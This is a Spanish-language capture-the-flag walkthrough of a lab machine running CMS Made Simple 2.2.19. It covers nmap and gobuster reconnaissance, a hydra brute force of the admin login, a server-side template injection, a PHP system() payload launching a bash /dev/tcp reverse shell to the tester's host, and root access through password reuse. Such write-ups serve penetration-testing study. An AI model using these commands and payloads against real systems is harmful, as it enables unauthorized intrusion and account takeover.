

SUMMERVIBES



Hacemos un ping a la maquina:

```
ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.089 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.089/0.089/0.089/0.000 ms
```


Hacemos un escaneo con nmap:

```
nmap -p- --open -sS --min-rate 5000 -sVC -vvv -n -Pn 172.17.0.2 -oN
escaneo_nmap
```

PORT	STATE	SERVICE	REASON	VERSION
22/tcp	open	ssh	syn-ack ttl 64	OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:				
256 d1:19:f1:fa:48:16:af:8a:4a:89:2d:78:89:e9:2d:94 (ECDSA)				
ecdsa-sha2-nistp256				

```
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG36eG906mrEH+PhkX+d0kmB
BpxW4ECArmbLYCP/Q3nWm464LsDcafYEIms/gd6o15iFMM3XLdWyEQiyy/MfZDM=
| 256 b8:b7:2e:64:3e:ee:c3:2e:2e:be:99:07:4e:02:4f:16 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAAIL/0HCYyijgZMo6u1RkpTLxjlU0VfmcqXgB3eL+iMUpp
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vemos que tenemos el puerto 22 (SSH) y el puerto 80 (HTTP) abierto. Vamos a investigar que hay por el puerto 80.



Apache2 Ubuntu Default Page

Ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Vemos solamente la platilla por defecto de apache. Vamos hacer algo de fuzzing web.

Hacemos un gobuster con los siguiente parámetros:


```
> gobuster dir -u http://172.17.0.2/ -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-  
lowercase-2.3-medium.txt
```

Vemos que no nos encuentra nada pero viendo el código fuente hasta el final vemos algo que nos puede servir, veo lo siguiente:

```
<!-- cms made simple is installed here - Access to it - cmsms -->
```

Vamos al navegador para usarlo y vemos que si funciona:

<http://172.17.0.2/cmsms/>




Nos encontramos con cms, una herramienta para poder hacer paginas web. Lo primero que debemos hacer es mirar su versión, a lo que nos encontramos esto: *This site is powered by CMS Made Simple version 2.2.19*

Buscamos en Internet algo que nos sirva, algún exploit de esta version y lo encontramos, ahora debemos hacer algunas cosas para que funcione. Vamos a hacer fuzzing de nuevo pero ahora sabiendo la existencia del cms.

```
> gobuster dir -u http://172.17.0.2/cmsms -w  
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-  
lowercase-2.3-medium.tx
```

```
/modules  
/uploads  
/doc  
/admin  
/assets  
/lib  
/tmp
```

Ahora si podemos ver que nos encuentra varias cosas. Vamos a mirar en el directorio admin. Nos lleva al panel de login:





Vamos hacer un ataque de fuerza bruta al login web

Utilizamos el siguiente comando para hacerlo:

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz "http-post-form://172.17.0.2/cmsms/admin/login.php:username=^USER^&password=^PASS^&loginsubmit=Submit:User name or password incorrect"
```

Es un clásico hydra solo con pequeños cambios. La ruta de </cmsms/admin/login.php> la vemos en Burp en la parte de POST. sustituimos usuario y contraseña por lo que vemos en el comando y ponemos el mensaje de error que nos lanza cuando queremos entrar. Todo lo demás es igual.



Mensaje de error que nos lanza:



Después de eso vemos que funciona y nos da la contraseña para poder entrar:


```
(root@kali)-[/home/kali/Desktop]
# hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz "http-post-form://172.17.0.2/cmsms/admin/login.php:username=^USER^&password=^PASS^&loginsubmit=Submit:User name or password incorrect"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-20 15:12:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/cmsms/admin/login.php:username=^USER^&password=^PASS^&loginsubmit=Submit:User name or password incorrect
[80][http-post-form] host: 172.17.0.2 login: admin password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-20 15:12:39

(root@kali)-[/home/kali/Desktop]
#
```

← → ↻ 🏠 172.17.0.2/cmsms/admin/ 📖 ☆ 🔒 🗄️ 🗑️

🔍 Import bookmarks... 🐧 Kali Linux 🛠️ Kali Tools 📄 Kali Docs 🗨️ Kali Forums 🕸️ Kali NetHunter 🔥 Exploit-DB 🗄️ Google Hacking DB 🛡️ OffSec

**CMS Made Simple**

CMS Made Simple

CMS ⌵

[Home](#)
[View Site](#)
[Logout](#)

Content

Layout


User Management


Extensions


Site Admin


My Preferences


Home


**CMS**
Subitems
[Home](#) [View Site](#)
[Logout](#)


**Content**
This is where we add and edit content.
Subitems
[Content Manager](#) [File Manager](#) [News](#)

**Layout**
Site layout options.
Subitems
[Design Manager](#)

**User Management**
User and Group related items.
Subitems
[Backend Group Assignments](#)
[Backend Group Permissions](#)
[Backend Groups](#) [Backend Users](#)


**Extensions**
Modules, plugin tags and other features to expand CMSMS
Subitems
[Admin Search](#) [File Picker](#)
[MicroTiny WYSIWYG editor](#) [Search](#)
[Event Manager](#) [Tags](#)
[User Defined Tags](#)

**Site Admin**
Site Administration functions
Subitems
[Background Job Manager](#)
[Module Manager](#)
[Settings - Content Manager](#)
[Settings - Design Manager](#)
[Settings - File Manager](#)
[Settings - Global Settings](#)
[Settings - News module](#)
[System Maintenance](#)
[System Information](#) [System Verification](#)
[Admin Log](#)

**My Preferences**
This is where you can customize the site Admin area to work the way you want.
Subitems

Una vez que estamos dentro ahora si seguimos las instrucciones que

encontramos sobre el exploit.

 README

Version: 2.2.19

Tested on: https://www.softaculous.com/demos/CMS_Made_Simple

Description

This exploit targets CMS Made Simple version 2.2.19 and demonstrates a Server-Side Template Injection (SSTI) vulnerability.

Steps to Reproduce:

1. Log in as admin and navigate to Layout > Design Manager > Breadcrumbs.
2. Click edit and insert the following SSTI payloads: `{7*7}` , `{Smarty.version}` , `{{7*7}}` .
3. Click Apply, then Submit.
4. Visit the home page: `https://127.0.0.1/CMS_Made_Simple/index.php?page=templates-and-stylesheets` .
5. Observe the result: `49 class="breadcrumbs"` .

Notes:

- This exploit confirms the presence of SSTI vulnerability in CMS Made Simple 2.2.19.
- The payloads are utilized to evaluate expressions and verify the SSTI.
- Use responsibly and with proper authorization; unauthorized use of this exploit may lead to legal consequences.

Hacemos tal cual todo y vemos que efectivamente funciona. Nos refleja el numero 49. Esto nos indica que es vulnerable a un **ssti (server side template injection)** ahora vamos a buscar algún payload que nos ayude con esto.

(*[github payloads all the things ssti](#)*

buscando encontramos algo que nos puede ayudar

 <https://github.com/capture0x/CMSMadeSimple>

Usamos el payload:

```
<?php echo system('id'); ?>
```

Al ejecutarlo vemos que si es vulnerable.

Ahora vamos hacer una reverse shell

The screenshot shows the 'Reverse Shell Generator' web application. At the top, there's a 'Theme' dropdown set to 'Dark'. The main title 'Reverse Shell Generator' is centered. Below it, there are two main sections: 'IP & Port' and 'Listener'. In the 'IP & Port' section, the 'IP' field is set to '10.0.2.15' and the 'Port' field is set to '443' with a '+1' button. A red warning message 'root privileges required.' is visible below the port field. The 'Listener' section has a toggle for 'Advanced' which is turned on. It shows a command 'sudo nc -lvnp 443' and a 'Type' dropdown set to 'nc'. A 'Copy' button is present. Below these sections, there are tabs for 'Reverse', 'Bind', 'MSFVenom', and 'HoaxShell'. The 'Reverse' tab is active. Underneath, there's an 'OS' dropdown set to 'All' and a 'Name' search field. A 'Show Advanced' toggle is also present. At the bottom, there's a list of payloads: 'Bash -i' (selected), 'Bash 196', and a large text area containing the command 'sh -i >& /dev/tcp/10.0.2.15/443 0>&1'.

ponemos nuestra IP, el puerto por donde queremos ponernos en escucha y copiamos y pegamos sustituyendo la parte de 'id' por esto:

```
<?php echo system('bash -c "bash -i >& /dev/tcp/10.0.2.15/443 0>&1"'); ?>
```

Tiene unos pequeños ajustes para que funcione. Antes de ejecutarlo nos ponemos en escucha por el puerto 443 de la siguiente manera:

```
nc -lvnp 443
```

```
(root@kali)-[/home/kali/Desktop]
# nc -lvnp 443
listening on [any] 443 ...
connect to [10.0.2.15] from (UNKNOWN) [172.17.0.2] 57964
bash: cannot set terminal process group (25): Inappropriate ioctl for device
bash: no job control in this shell
www-data@2046f89b944e:/var/www/html/cmsms/admin$
```

Listo, estamos dentro.

Tratamiento de la TTY

mi ubico en la raíz

```
cd /
```

enter:

```
script /dev/null -c bash
```

enter:

```
pongo ctrl + z
```

enter:

```
stty raw -echo; fg
```

enter:

```
reset xterm
```

después creo dos variables de entorno que son:

```
export SHELL=bash
export TERM=xterm
```

y listo ya quedo, puedo usar bien clear, ctrl + c y no se pierde conexión.

Una vez terminado eso intentamos reutilizar primero que nada la contraseña que ya se había usado anteriormente: **chocolate** y vaya sorpresa, logramos ser root.

```
www-data@2046f89b944e:/$ su root
Password:
root@2046f89b944e:/# whoami
root
root@2046f89b944e:/#
```

maquinas
